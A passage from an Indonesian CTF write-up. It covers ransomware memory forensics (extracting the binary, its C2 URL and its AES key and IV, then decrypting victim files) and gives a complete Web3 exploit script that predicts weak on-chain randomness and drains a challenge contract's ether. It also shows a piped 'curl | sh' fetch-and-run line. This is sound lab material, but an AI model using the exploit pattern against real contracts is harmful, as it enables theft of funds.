$ LC_ALL=C grep -aoE "[a-zA-Z0-9_./-]+/netsos" dump | sort |  
uniq  
//10.5.123.238/netsos  
/home/jay/oprec/foren/soal2/artifact/netsos  
/sy//s//s/usr/lib/system/usr/lib/systemd/user-generators/sy/home/  
tipsen/Downloads/netsos
```

Karena di pertanyaan nomor 2 kita sudah mengantongi nama malware-nya ada “netsos”, maka ada dua kandidat potensial yakni:

- /home/jay/oprec/foren/soal2/artifact/netsos
- /home/tipsen/Downloads/netsos

Setelah dicoba yang benar adalah /home/tipsen/Downloads/netsos

Jawaban benar, lalu diberikan lagi pertanyaan keempat:

Question 4/8

To check for indicators of compromise (IOC), what is the SHA-256 hash of the malicious executable?

Format: SHA256_HASH

Karena kita sudah tahu PID malware tersebut adalah 1081, kita menggunakan plugin linux.pagecache.InodePages dari Volatility 3. Plugin ini akan mencari potongan-potongan file yang terkait dengan netsos di dalam cache memori dan menyatukannya kembali menjadi file utuh.

```
$ python3 volatility3-develop/vol.py -f dump -o .  
linux.pagecache.InodePages --find "/home/tipsen/Downloads/netsos"  
--dump  
Volatility 3 Framework 2.28.0  
Progress: 100.00 Stacking attempts finished  
PageVAddr PagePAddr MappingAddr Index DumpSafe  
Flags Output File  
0xcff9000a7440 0x29d1000 0x9d736c85c778 0 True
```

```

lru,private,referenced,reported,slob_free,uptodate
inode_0x9d736c85c600.dmp
0xcff9000a4600 0x2918000 0x9d736c85c778 1 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
0xcff900b11c80 0x2c472000 0x9d736c85c778 2 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
0xcff900b3c7c0 0x2cf1f000 0x9d736c85c778 3 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
0xcff900b3ccc0 0x2cf33000 0x9d736c85c778 4 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
0xcff9000a23c0 0x288f000 0x9d736c85c778 5 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
0xcff9000a4dc0 0x2937000 0x9d736c85c778 6 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
0xcff900079980 0x1e66000 0x9d736c85c778 7 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
0xcff900b77380 0x2ddce000 0x9d736c85c778 8 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
0xcff900b7a280 0x2de8a000 0x9d736c85c778 9 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp
.
.
.
0xcff9000af140 0x2bc5000 0x9d736c85c778 1380 True
lru,private,reported,slob_free,uptodate inode_0x9d736c85c600.dmp

```

Kolom Output File, semua baris (dari Index 0 sampai 1380) mengarah ke nama file yang identik, yakni inode_0x9d736c85c600.dmp. Hitung menggunakan sha256sum untuk mendapatkan sha256_hash malware-nya.

```

$ sha256sum inode_0x9d736c85c600.dmp
a95640950eeaccdd09333ccad0c3db841fdb7c810bbde34c113279e63119dcb6
inode_0x9d736c85c600.dmp

```

Didapat	sha256_hash	malware-nya	adalah
a95640950eeaccdd09333ccad0c3db841fdb7c810bbde34c113279e63119dcb6			

Jawaban benar, lalu diberikan lagi pertanyaan kelima:

Question 5/8

Upon execution, the malware reaches out to an external Command and Control (C2) server to retrieve additional data required for its payload. What is the full URL of the specific endpoint requested by the malware?

Format: http://IP:Port/path (e.g., http://10.0.0.5:8080/api/v1/get_config)

Sebuah malware biasanya melakukan request ke server pusat untuk mengambil instruksi atau konfigurasi (seperti daftar file yang harus dienkripsi atau kunci publik). Karena di pertanyaan nomor 2 kita sudah menemukan alamat IP server pusat-nya (10.5.123.238), selanjutnya adalah mencari Path atau Endpoint spesifik dari URL tersebut. Gunakan grep http pada dump file malwarena (inode_0x9d736c85c600.dmp)

```
$ strings inode_0x9d736c85c600.dmp | grep -i "http://"
m=nil base errno rdtscppopcntsha256SHA-NIsha512%s:
%sssecretcmd/goheaderAnswerLengthSTREETavx512rdrandrdseedfloat32float64UpgradeTrailersocks5hHEADERSReferer flags= len=%d (conn)
%v=%v,expiresrefererrefreshtrailerGODEBUGname
%q:method:schemeupgrade:statushttp://chunkedCreatedIM
UsedCONNECTAES-CBC19531259765625fips140invaliduintptrChanDir
Value>Convertnil
keytls3desInitialTuesdayJanuaryOctoberExpiresSubject:eventsrunningconnectlookup
writetocharsetforcegcallocmWcpuprofallocmRunknowngctraceIO
waitsyscallwaitingforevernetworkUNKNOWN, goid= s=nil
invalid timer: fake time but no syncgroupidna: internal error in
punycode encodingclone(CLONE_PIDFD) failed to return pidfdx509:
cannot parse URI %q: invalid domaincrypto/md5: invalid hash state
identifiercolon must be followed by more
charactersRSASSA-PKCS-v1.5 2048-bit sign and verifyasn1: internal
error in parseTagAndLength%s slice too big: %d elements of %d
bytesGODEBUG sys/cpu: no value specified for
"http://10.5.123.238:8080/api/v1/get_configmix of request and
response pseudo headersPRIORITY frame payload size was %d; want
5http: ContentLength=%d with Body length
%d173472347597680709441192448139190673828125867361737988403547205
962240695953369140625MapIter.Value called on exhausted
iteratorreflect: cannot convert slice with length sync/atomic:
store of nil value into ValueTime.MarshalBinary: unexpected zone
offsetinternal error: call to runtimeSource.Seed bytes;
incompatible with mutex flag mask persistentalloc: align is not a
power of 2out of memory allocating checkmarks
bitmap/cpu/classes/gc/mark/dedicated:cpu-seconds/memory/classes/m
etadata/mcache/free:bytes/memory/classes/metadata/mspan/inuse:byt
esnon-empty mark queue after concurrent marksweep: tried to
preserve a user arena spanruntime: blocked write on closing
polldescunexpected state passed to panicrangestateacquireSudog:
found s.elem != nil in cachefatal error: cgo callback before cgo
call
```

Jika diperhatikan dengan seksama, muncul suatu URL asal malware tersebut, `http://10.5.123.238:8080/api/v1/get_config`, lalu coba submit.

Jawaban benar, lalu diberikan lagi pertanyaan keenam:

Question 6/8

By analyzing the memory dump and the network traffic, extract the cryptographic parameters used by the ransomware. What are the AES Key and the Initialization Vector (IV)?

Format: Key_IV (e.g., 0634d2...0304_abcdefgh)

Pertama, ekstrak packet file dari malware tersebut menggunakan `bulk_extractor -o hasil_jaringan dump`. Gunakan `tcpflow` untuk menampilkan isi pesan/payload dari packet file menjadi satu pesan yang utuh.

```
$ tcpflow -r hasil_jaringan/packets.pcap -c port 8080
reportfilename: ./report.xml
010.005.123.238.08080-010.005.123.236.52546: HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.11.0
Date: Fri, 20 Feb 2026 05:58:33 GMT
Content-type: text/plain
```

```
010.005.123.238.08080-010.005.123.236.52546:
dGgxc18xc190aDNfSVZWVg==
010.005.123.236.52546-010.005.123.238.08080:
.....
.....
010.005.123.236.52546-010.005.123.238.08080:
.....
.....
010.005.123.238.08080-010.005.123.236.52546:
dGgxc18xc190aDNfSVZWVg==
010.005.123.238.08080-010.005.123.236.52546: HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.11.0
Date: Fri, 20 Feb 2026 05:58:33 GMT
Content-type: text/plain
```

Dalam percakapan HTTP, server memberikan respons berupa teks Base64: dGgxc18xc190aDNfSVZWVg==. Decode teks tersebut:

```
$echo "dGgxc18xc190aDNfSVZWVg==" | base64 -d
th1s_1s_th3_IVVV
```

Inilah initialization Vector (IV) malwarenya.

Hasil dari bulk extractor juga menghasilkan aes_keys.txt yang berisi 06 34 d2 48 04 cd 0e 5e 9f 6d 54 3b 95 e7 ca ed d9 b1 18 c3 27 47 23 08 1a 09 83 d0 9c d9 03 07

Jika disatukan menjadi,

0634d24804cd0e5e9f6d543b95e7caedd9b118c3274723081a0983d09cd90307_th1s_1s_th3_IVVV

Jawaban benar, lalu diberikan lagi pertanyaan ketujuh:

Question 7/8

Identify all the files that were successfully encrypted by the ransomware in the victim's system. List the exact filenames separated by commas, sorted in lexicographical (alphabetical) order
Format: Format: filenameA.enc,filenameB.enc,... (e.g., A_file.txt.enc,Z_file.png.enc,a_file.pdf.enc,...)

Gunakan grep untuk mencari file-file yang terenkripsi.

```
$ LC_ALL=C grep -aoE "[a-zA-Z0-9_.-]+\\.enc" dump | grep -viE
"encode|encrypt" | sort | uniq
.eq.enc
.rodata.cst16.enc
2e90a-drbg.aesBlockCipherImpl.enc
2ev2.enc
2ev3.enc
9.enc
Cipher.enc
Codec.enc
EllipticCurvePublicNumbers.enc
Header.enc
KeyUsage.enc
LoggingFile.enc
README.txt.enc
RSAPublicKey.enc
Response.enc
SpooledTemporaryFile.enc
SuratEdaranLiburPuasa2026UniversitasIndonesia.pdf.enc
SysLogHandler.enc
TextIO.enc
UserString.enc
_ResultMixinStr.enc
_SSHFormatDSA.enc
_SSHFormatECDSA.enc
_SSHFormatEd25519.enc
_SSHFormatRSA.enc
aes.enc
asn1.enc
asserts.enc
base64.enc
binary.enc
codecs.enc
d.enc
data.enc
des.enc
device.enc
devicestate.enc
ecdsa.enc
email.enc
fdestate.enc
fuse.enc
hpack.enc
idna.enc
imej.jpg.enc
infoValue.enc
install.enc
json.enc
landscape.lib.enc
main.enc
mlkem.enc
mlkem768.enc
```

```
mydiary.pdf.enc
netTTLADXSET.enc
org.freedesktop.udisks2.enc
pkcs7.enc
profile.Label.enc
profile.enc
r.enc
rsa.enc
runtime.enc
ry.pdf.enc
s.enc
self.enc
session_key.enc
str.enc
tls.enc
transportParameters.enc
type..eq.enc
urllib3.enc
ustr.enc
utf8.enc
value.enc
yaml.enc
```

Meskipun pemindaian memori mentah menggunakan grep menghasilkan beberapa string yang berakhiran .enc, dilakukan proses pemfilteran untuk mengidentifikasi file yang merupakan data milik pengguna. File sistem dan fragmen string (seperti ry.pdf.enc atau aesBlockCipherImpl) diabaikan. Fokus investigasi diarahkan pada nama file yang relevan dengan aktivitas manusia. Didapat empat file yang jika diurutkan menjadi README.txt.enc, SuratEdaranLiburPuasa2026UniversitasIndonesia.pdf.enc, imej.jpg.enc, mydiary.pdf.enc

Jawaban benar, lalu diberikan lagi pertanyaan kedelapan:

Question 8/8

Use the extracted cryptographic parameters to decrypt the compromised files. After successfully decrypting the target file, what is the secret PIN written inside it?

Format: PIN (e.g., 1234)

Untuk melihat pin yang tertulis, kita harus mendekripsi keempat file yang didapatkan pada pertanyaan nomor 7. Dimulai dari README.txt.enc. Pertama cari letak folder berisi file tersebut berada menggunakan grep

```
$ LC_ALL=C grep -aoE "[a-zA-Z0-9_./-]+README\\.txt\\.enc" dump | sort | uniq
/home/tipsen/Documents/README.txt.enc
```

Begitu mendapatkan path filenya, ekstrak file tersebut menggunakan Volatility.

```
$ python3 volatility3-develop/vol.py -f dump -o .
linux.pagecache.InodePages --find
"/home/tipsen/Documents/README.txt.enc" --dump
Volatility 3 Framework 2.28.0
```

Progress:	100.00	Stacking attempts finished			
PageVAddr	PagePAddr	MappingAddr	Index	DumpSafe	
Flags	Output	File			
0xcff900afa040	0x2be81000	0x9d736cad9e20	0	True	
dirty,lru,private,reported,savepinned,slob_free,uptodate					
inode_0x9d736cad9ca8.dmp					

Dekripsi file tersebut menggunakan openssl

```
$ openssl enc -d -aes-256-cbc -K
0634d24804cd0e5e9f6d543b95e7caedd9b118c3274723081a0983d09cd90307
-iv 746831735f31735f7468335f49565656 -in inode_0x9d736cad9ca8.dmp
-out hasil.txt
```

Sayangnya file yang dihasilkan kosong.

Mari mencoba file lain yakni mydiary.pdf.enc. Pertama cari letak folder berisi file tersebut berada menggunakan grep.

```
$ LC_ALL=C grep -aoE "[a-zA-Z0-9_./-]+mydiary\.pdf\.enc" dump |
sort | uniq
/home/tipsen/Documents/mydiary.pdf.enc
```

Ekstrak menggunakan Volatility

```
$ python3 volatility3-develop/vol.py -f dump -o .
linux.pagecache.InodePages --find
"/home/tipsen/Documents/mydiary.pdf.enc" --dump
Volatility 3 Framework 2.28.0
Progress: 100.00          Stacking attempts finished
PageVAddr      PagePAddr      MappingAddr      Index    DumpSafe
Flags    Output  File

0xcff900bf3500  0x2fcd4000      0x9d736cade308  0          True
dirty,lru,private,reported,savepinned,slob_free,uptodate
inode_0x9d736cade190.dmp
0xcff900c42b40  0x310ad000      0x9d736cade308  1          True
dirty,lru,private,reported,savepinned,slob_free,uptodate
inode_0x9d736cade190.dmp
0xcff900b0dbc0  0x2c36f000      0x9d736cade308  2          True
dirty,lru,private,reported,savepinned,slob_free,uptodate
inode_0x9d736cade190.dmp
0xcff900b0f140  0x2c3c5000      0x9d736cade308  3          True
dirty,lru,private,reported,savepinned,slob_free,uptodate
inode_0x9d736cade190.dmp
0xcff900b0dd80  0x2c376000      0x9d736cade308  4          True
dirty,lru,private,reported,savepinned,slob_free,uptodate
inode_0x9d736cade190.dmp
```

Dekripsi file tersebut menggunakan openssl

```
$ openssl enc -d -aes-256-cbc -K
0634d24804cd0e5e9f6d543b95e7caedd9b118c3274723081a0983d09cd90307
-iv 746831735f31735f7468335f49565656 -in inode_0x9d736cade190.dmp
-out hasil.pdf
```

Ketika file mydiary.pdf terbuka, didapatkan PIN yang dimaksudkan

Dear Diary,

Hari ini saya ingin menjadi henger.

Saya melihat para GOAT di kejauhan, ada:
nouxia, tipsen, k3ng, fahruLLLL

Mereka memancarkan aura sudo.

Saya pun berjanji:
akan rajin ngoding,
akan rajin belajar,
akan rajin mencari fleg.

Jika suatu hari saya sukses,
saya akan berkata:

"Semua berawal dari diary ini."

Selamat, pin anda adalah :

864758

Jawaban benar dan flag berhasil didapatkan.

```
PS C:\WINDOWS\System32> ncat 34.101.131.208 8889
▲ HULKKKKK SMASHHHHHH ▲

-----
Question 1/8
To start the investigation, identify the exact version of the Linux kernel running on the victim's machine.
Format: X.X.X-XXX (e.g., 6.2.15-300)
-----
Answer: 5.15.0-170
Correct!

-----
Question 2/8
The victim downloaded a malicious executable from an external server. What is the source IP address, port number, and the exact filename of the downloaded malware?
Format: IP_Port_Filename (e.g., 192.168.1.10_8000_malware.elf)
-----
Answer: 10.5.123.238_80_netsos
Correct!

-----
Question 3/8
What is the full absolute path where the malicious executable was saved and executed from on the victim's machine?
Format: /path/to/directory/filename
-----
Answer: /home/tipsen/Downloads/netsos
Correct!

-----
Question 4/8
To check for indicators of compromise (IOC), what is the SHA-256 hash of the malicious executable?
Format: SHA256_HASH
-----
Answer: a95640950eeacdd09333ccad0c3db841fdb7c810bbde34c113279e63119dcb6
Correct!
```

```
Question 5/8
Upon execution, the malware reaches out to an external Command and Control (C2) server to retrieve additional data required for its payload. What is the full URL of the specific endpoint requested by the malware?
Format: http://IP:Port/path (e.g., http://10.0.0.5:8080/api/v1/get_config)
-----
Answer: http://10.5.123.238:8080/api/v1/get_config
Correct!

-----

Question 6/8
By analyzing the memory dump and the network traffic, extract the cryptographic parameters used by the ransomware. What are the AES Key and the Initialization Vector (IV)?
Format: Key_IV (e.g., 0634d2...0304_abcdefgh)
-----
Answer: 0634d24804cd0e5e9f6d543b95e7caedd9b118c3274723081a0983d09cd90307_th1s_1s_th3_IVVV
Correct!

-----

Question 7/8
Identify all the files that were successfully encrypted by the ransomware in the victim's system. List the exact filenames separated by commas, sorted in lexicographical (alphabetical) order
Format: Format: filenameA.enc,filenameB.enc,... (e.g., A_file.txt.enc,Z_file.png.enc,a_file.pdf.enc,...)
-----
Answer: README.txt.enc,SuratEdaranLiburPuasa2026UniversitasIndonesia.pdf.enc,imej.jpg.enc,mydiary.pdf.enc
Correct!

-----

Question 8/8
Use the extracted cryptographic parameters to decrypt the compromised files. After successfully decrypting the target file, what is the secret PIN written inside it?
Format: PIN (e.g., 1234)
-----
Answer: 864758
Correct!

=====
🚩 Flag: NETSOS{bulk_3xtrac7orrr_15_v3rY_p0w3rfu1111}
```

Flag: NETSOS{bulk_3xtrac7orrr_15_v3rY_p0w3rfu1111}

Blockchain

SWC-120

Description: SWC-120 is a smart contract vulnerability category: Weak Sources of Randomness from Chain Attributes.

References:

Solidity Security Considerations:

<https://docs.soliditylang.org/en/latest/security-considerations.html>

SWC-120: <https://swcregistry.io/docs/SWC-120/>

EIP-4399: <https://eips.ethereum.org/EIPS/eip-4399>

Connection info: <http://34.101.131.208:9999/>

Attachment: [swc-120.zip](#)

Analisis file yang diberikan terlebih dahulu:

1. File Dockerfile menunjukkan bahwa chall ini dikompilasi menggunakan Foundry dengan optimasi via-IR (forge build --via-ir).
2. Setup.sol bertugas melakukan deployment kontrak Intro dengan menyuntikkan saldo awal sebesar 200 ether. Tujuan akhir dari chall ini adalah mengurus seluruh saldo tersebut hingga menjadi 0.
3. Kontrak Intro.sol bertindak sebagai state machine. Pemain harus melewati empat stage berurutan untuk bisa menarik uang. Kontrak ini juga memblokir akses dari smart contract lain dengan mengecek `tx.origin == msg.sender`. Pemain diwajibkan membayar biaya pendaftaran sebesar 1 ether.
4. Pada House.sol disimpan data rahasia dalam variabel private seperti `sealedTape`, `twist`, dan `packed`. Data ini dibentuk secara dinamis saat kontrak di-deploy.

Di dalam House.sol, pengembang mendefinisikan variabel `sealedTape`, `twist`, dan `packed` sebagai private. Modifier private hanya mencegah kontrak lain untuk membacanya secara langsung via kode. Namun, semua data di Ethereum tersimpan di state tree yang bersifat publik. Raw data dari storage slot dapat dibaca menggunakan RPC call `eth_getStorageAt` secara off-chain.

Pada tahap penentuan tebakan (bet), fungsi `computeLucky` menggunakan `blockhash(commitBlock)` sebagai entropi utama. Kerentanannya adalah, fungsi `bet` dipanggil setelah `commitBlock` berhasil ditambah. Artinya, `blockhash` dari `commitBlock` sudah bersifat statis dan diketahui oleh publik. Oleh karena itu, nilai pasti yang dihasilkan `computeLucky` bisa dihitung secara lokal sebelum mengirimkan transaksi taruhan.

Fungsi `verifyPow` memaksa pemain untuk mencari `powNonce` sehingga hash dari data tertentu menghasilkan angka dengan 20-bit terakhir yang spesifik. Karena perhitungan ini memakan banyak gas jika dilakukan di on-chain, kita bisa melakukan brute-force secara off-chain menggunakan script Python hingga menemukan nonce yang valid.

Karena adanya validasi `tx.origin == msg.sender`, kita tidak bisa menulis kontrak attacker di Solidity. Eksploitasi harus dilakukan 100% menggunakan scripting (Python + Web3.py). Berikut merupakan alur eksploitasinya:

- A. Ekstraksi data dan enroll

1. Ekstraksi storage dengan membaca variabel `twist` (Slot 1), `packed` (Slot 2), `nonce` (Slot 3), dan `sealedTape` (Slot 0, array dinamis) menggunakan `web3.eth.get_storage_at`.
2. Dekripsi Tape dengan menyimulasikan logika operasi XOR dari fungsi `_seal` secara lokal untuk mengubah `sealedTape` menjadi `open_tape`.
3. Meniru memory layout blok assembly di Solidity dengan memotong `open_tape` menjadi dua bagian 32-byte untuk mendapatkan `leftHash` dan `rightHash`. Kemudian menghasilkan proof yang valid.
4. Bruteforce `powNonce` yang memenuhi syarat `verifyPow`.
5. Panggil fungsi `enroll` (`proof`, `powNonce`) dengan menyertakan value 1 ether.

B. Lock in commit hash

1. Membuat salt acak 32-byte menggunakan `os.urandom(32)`
2. Menghitung `commitHash` yang merupakan gabungan dari wallet address, `powNonce`, dan salt
3. Memanggil fungsi `lockIn` (`commitHash`) yang akan mencatat blok saat transaksi ditambang sebagai `commitBlock`.

C. Prediction and Bet

1. Jaringan testnet lokal sering kali hanya membuat blok jika ada transaksi baru. Jika hanya diam menunggu blok bertambah, akan terjadi deadlock. Kita mengirimkan dummy (0 ether) ke diri sendiri untuk memaksa jaringan mencetak blok baru sehingga syarat `block.number > commitBlock` terpenuhi.
2. Setelah `commitBlock` terlewati, ambil nilai hash dari blok tersebut menggunakan RPC.
3. Hitung `expectedMix` dan nilai variabel `guess`

D. Menguras saldo

1. Panggil fungsi `cashout` () untuk memicu transfer seluruh ether di dalam kontrak (`address(this).balance`) ke wallet address kita.

Dengan bantuan LLM, langkah-langkah di atas diterjemahkan menjadi script python berikut:

```
import os
import time
from web3 import Web3
from eth_abi.packed import encode_packed

RPC_URL =
"http://34.101.131.208:9999/cadb4f53-3ae4-4047-9fb0-694822ad0847"
PRIVATE_KEY =
"ac7ecbd563547dbef40c8b1ce050ce8bd9e562108a22e4543c9b7193301ecba4"
SETUP_ADDRESS = "0x3d2b6928319598Be1eF4236a9b7EBB823E4b4575"

w3 = Web3(Web3.HTTPProvider(RPC_URL))
account = w3.eth.account.from_key(PRIVATE_KEY)
player = account.address
```

```
# ABI Lengkap agar Web3.py menampilkan nama Custom Error dengan benar
intro_abi = [
    {"inputs": [], "name": "casinoHouse", "outputs": [{"internalType": "contract House", "name": "", "type": "address"}], "stateMutability": "view", "type": "function"},

    {"inputs": [{"internalType": "bytes32", "name": "proof", "type": "bytes32"}, {"internalType": "uint32", "name": "powNonce", "type": "uint32"}], "name": "enroll", "outputs": [], "stateMutability": "payable", "type": "function"},

    {"inputs": [{"internalType": "bytes32", "name": "commitHash", "type": "bytes32"}], "name": "lockIn", "outputs": [], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [{"internalType": "uint256", "name": "guess", "type": "uint256"}, {"internalType": "uint32", "name": "blockMix", "type": "uint32"}, {"internalType": "bytes32", "name": "salt", "type": "bytes32"}], "name": "bet", "outputs": [], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [], "name": "cashout", "outputs": [], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [{"internalType": "address", "name": "", "type": "address"}], "name": "commitBlockOf", "outputs": [{"internalType": "uint256", "name": "", "type": "uint256"}], "stateMutability": "view", "type": "function"},

    {"inputs": [{"internalType": "address", "name": "", "type": "address"}], "name": "powNonceOf", "outputs": [{"internalType": "uint32", "name": "", "type": "uint32"}], "stateMutability": "view", "type": "function"},

    {"inputs": [{"internalType": "address", "name": "", "type": "address"}], "name": "stage", "outputs": [{"internalType": "uint8", "name": "", "type": "uint8"}], "stateMutability": "view", "type": "function"},

    {"inputs": [], "name": "WrongFee", "type": "error"},
    {"inputs": [], "name": "WrongStage", "type": "error"},
    {"inputs": [], "name": "WrongProof", "type": "error"},
    {"inputs": [], "name": "BadPow", "type": "error"},
    {"inputs": [], "name": "WrongCommit", "type": "error"},
    {"inputs": [], "name": "CommitMissing", "type": "error"},
    {"inputs": [], "name": "CommitTooEarly", "type": "error"},
    {"inputs": [], "name": "CommitExpired", "type": "error"},
    {"inputs": [], "name": "WrongMix", "type": "error"},
    {"inputs": [], "name": "WrongGuess", "type": "error"},
    {"inputs": [], "name": "BetFromContract", "type": "error"}]
```

```

]

setup_abi =
[{"inputs":[],"name":"introContract","outputs":[{"internalType":"contract Intro","name":"","type":"address"}],"stateMutability":"view","type":"function"}]

setup_contract = w3.eth.contract(address=SETUP_ADDRESS, abi=setup_abi)
intro_address = setup_contract.functions.introContract().call()
intro_contract = w3.eth.contract(address=intro_address, abi=intro_abi)
house_address = intro_contract.functions.casinoHouse().call()

# Fungsi bantuan untuk mengirim transaksi ke blockchain
def send_tx(func, value=0):
    tx = func.build_transaction({
        'from': player,
        'value': value,
        'nonce': w3.eth.get_transaction_count(player),
        'gasPrice': w3.eth.gas_price,
        'chainId': w3.eth.chain_id
    })
    signed_tx = w3.eth.account.sign_transaction(tx, PRIVATE_KEY)
    tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
    return w3.eth.wait_for_transaction_receipt(tx_hash)

print(f"[*] Intro Address: {intro_address}")
print(f"[*] House Address: {house_address}")

# Cek Posisi Stage Pemain
current_stage = intro_contract.functions.stage(player).call()
print(f"[*] Anda berada di Stage: {current_stage}")

# --- BACA PRIVATE STORAGE ---
twist = w3.eth.get_storage_at(house_address, 1)
packed = int.from_bytes(w3.eth.get_storage_at(house_address, 2), 'big')
nonce = int.from_bytes(w3.eth.get_storage_at(house_address, 3), 'big')

base_slot = int.from_bytes(w3.keccak(int(0).to_bytes(32, 'big')), 'big')
sealed_tape = b"".join([w3.eth.get_storage_at(house_address, base_slot +
i) for i in range(3)])[:96]

open_tape = bytearray(96)
for i in range(96):
    lane = (packed >> ((i & 7) * 8)) & 0xFF

```

```

    mask = (i * 29 + 17) & 0xFF
    open_tape[i] = sealed_tape[i] ^ twist[i % 32] ^ lane ^ mask
open_tape = bytes(open_tape)

# ===== EKSEKUSI BERDASARKAN STAGE =====

if current_stage == 0:
    print("\n=== TAHAP 1: Enroll ===")
    leftHash = w3.keccak(open_tape[0:32])
    rightHash = w3.keccak(open_tape[32:64])
    packed_uint64 = packed & 0xFFFFFFFFFFFFFFFF
    proof = w3.keccak(encode_packed(['address', 'bytes32', 'bytes32',
'uint64'], [player, leftHash, rightHash, packed_uint64]))

    print("[*] Mencari PoW Nonce...")
    target = int.from_bytes(w3.keccak(encode_packed(['address', 'bytes32',
'uint64', 'uint256'], [player, twist, (packed >> 192) &
0xFFFFFFFFFFFFFFFF, nonce])), 'big') & 0xFFFFF

    powNonce = 0
    while True:
        got = int.from_bytes(w3.keccak(encode_packed(['bytes', 'address',
'uint32', 'uint64'], [open_tape, player, powNonce, (packed >> 128) &
0xFFFFFFFFFFFFFFFF])), 'big') & 0xFFFFF
        if got == target: break
        powNonce += 1

    print(f"[+] Ditemukan powNonce: {powNonce}")
    print("[*] Mengirim transaksi enroll()...")
    send_tx(intro_contract.functions.enroll(proof, powNonce),
value=w3.to_wei(1, 'ether'))
    current_stage = 1

if current_stage == 1:
    print("\n=== TAHAP 2: Lock In ===")
    powNonce = intro_contract.functions.powNonceOf(player).call()
    salt = os.urandom(32)

    # Simpan salt agar stage bisa di-resume
    with open("salt.txt", "wb") as f:
        f.write(salt)

    commit_hash = w3.keccak(encode_packed(['address', 'uint32',
'bytes32'], [player, powNonce, salt]))

```

```

print("[*] Mengirim transaksi lockIn()...")
send_tx(intro_contract.functions.lockIn(commit_hash))
current_stage = 2

if current_stage == 2:
    print("\n=== TAHAP 3: Bet ===")
    if not os.path.exists("salt.txt"):
        print("[-] FATAL: File 'salt.txt' hilang. Silakan buat Instance CTF baru!")
        exit(1)

    with open("salt.txt", "rb") as f:
        salt = f.read()

    commit_block_number =
intro_contract.functions.commitBlockOf(player).call()
    current_block = w3.eth.block_number

    if current_block - commit_block_number > 64:
        print("[-] FATAL: Jeda sudah lebih dari 64 blok (CommitExpired). Silakan buat Instance CTF baru!")
        exit(1)

    # Bypass Jaringan Auto-mining dengan Dummy TX
    if w3.eth.block_number <= commit_block_number:
        print("[*] Jaringan sepi, memancing pembuatan blok baru (dummy tx)...")

        dummy_tx = {
            'to': player,
            'value': 0,
            'gas': 21000,
            'gasPrice': w3.eth.gas_price,
            'nonce': w3.eth.get_transaction_count(player),
            'chainId': w3.eth.chain_id
        }

        signed_dummy = w3.eth.account.sign_transaction(dummy_tx,
PRIVATE_KEY)
        w3.eth.send_raw_transaction(signed_dummy.raw_transaction)

    print("[*] Menunggu blok berikutnya demi kepastian blockhash...")
    while w3.eth.block_number <= commit_block_number:
        time.sleep(2)

    commit_block_hash = w3.eth.get_block(commit_block_number)['hash']

```

```

powNonce = intro_contract.functions.powNonceOf(player).call()

expected_mix = int.from_bytes(w3.keccak(encode_packed(['bytes32',
'address', 'uint32', 'bytes32'], [commit_block_hash, player, powNonce,
salt])), 'big') & 0xFFFFFFFF

pivot = w3.keccak(encode_packed(['bytes32', 'address', 'uint256',
'uint32', 'uint32', 'bytes32', 'uint64'], [commit_block_hash, player,
nonce, powNonce, expected_mix, salt, commit_block_number]))

guess = int.from_bytes(w3.keccak(encode_packed(['bytes32', 'bytes32',
'bytes32', 'bytes32', 'uint256'], [pivot, open_tape[0:32],
open_tape[32:64], open_tape[64:96], packed])), 'big')

print("[*] Mengirim transaksi bet()...")
send_tx(intro_contract.functions.bet(guess, expected_mix, salt))
current_stage = 3

if current_stage == 3:
    print("\n=== TAHAP 4: Cashout ===")
    print("[*] Menarik saldo 200 ether dengan cashout()...")
    send_tx(intro_contract.functions.cashout())
    print("[+] BERHASIL! Saldo dikuras. Cek Setup.isSolved()!")

```

Setelah script selesai berjalan, muncul flag di halaman blockchain

The screenshot shows the 'Blockchain Launcher' interface. At the top, it says 'Instance Running' with buttons for 'Launch', 'Stop', and 'Flag'. Below this, there are three main sections:

- Solution:** A text input field containing a long alphanumeric string, with a 'Submit Solution' button below it.
- Challenge:** A code editor showing a curl command: `curl -sSfL https://pwn.red/pow | sh -s s.AAAnEA==.nibleP/bTzJomGW23hchCA==`. Below it is a 'Solve in Browser' button.
- Credentials:** A section with four fields: 'RPC_URL' (http://34.101.131.208:9999/cadb4f53-3ae4...), 'PRIVKEY' (ac7ecbd563547dbef40c8b1ce050ce8bd9e56210...), 'SETUP_CONTRACT_ADDR' (0x3d2b69283195988e1ef4236a9b7EB8823E4b45...), and 'WALLET_ADDR' (0xAa7F670EB908017E005360a7d87f07c5B34c1d...). Each field has a 'Copy as' button.

A 'Flag Found!' notification is displayed on the right side, showing the flag: `NETSOS{c0d3x_t4k3_0nly_3_m1nut35_t0_50lv3_th15_ch4ll_l0l_0h_btw_r4m4dh4n_mub4r_4k_3v3ry0n3_j4ng4n_m0k3l_y4h_xD_👿🔥_👻🚀_слава_кодексу_братан_что_это_за_магия_лол}`. Below the flag is a 'Copy Flag' button.

At the bottom left, there is a 'Congratulations!' message.

Flag:

NETSOS{c0d3x_t4k3_0nly_3_m1nut35_t0_50lv3_th15_ch4ll_l0l_0h_btw_r4m4dh4n_mub4r_4k_3v3ry0n3_j4ng4n_m0k3l_y4h_xD_👿🔥_👻🚀_слава_кодексу_братан_что_это_за_магия_лол}

Jail

CSaaS

Description: This is better than AI

Note: The prompt might take a while to show up

Connection info: nc 104.154.189.186 7103

Attachment: [csaas.sage](https://github.com/0x00sec/csaas.sage)

Berdasarkan `csaas.sage`, terdapat beberapa poin penting yang aneh seperti:

- Terdapat blacklist karakter `nope = [ ">", "<", " ", "=", "/", "\\ ", ",", "]"`
- Setiap input dibatasi maksimal 35 karakter
- Input `var` disisipkan langsung ke dalam definisi ring SageMath:

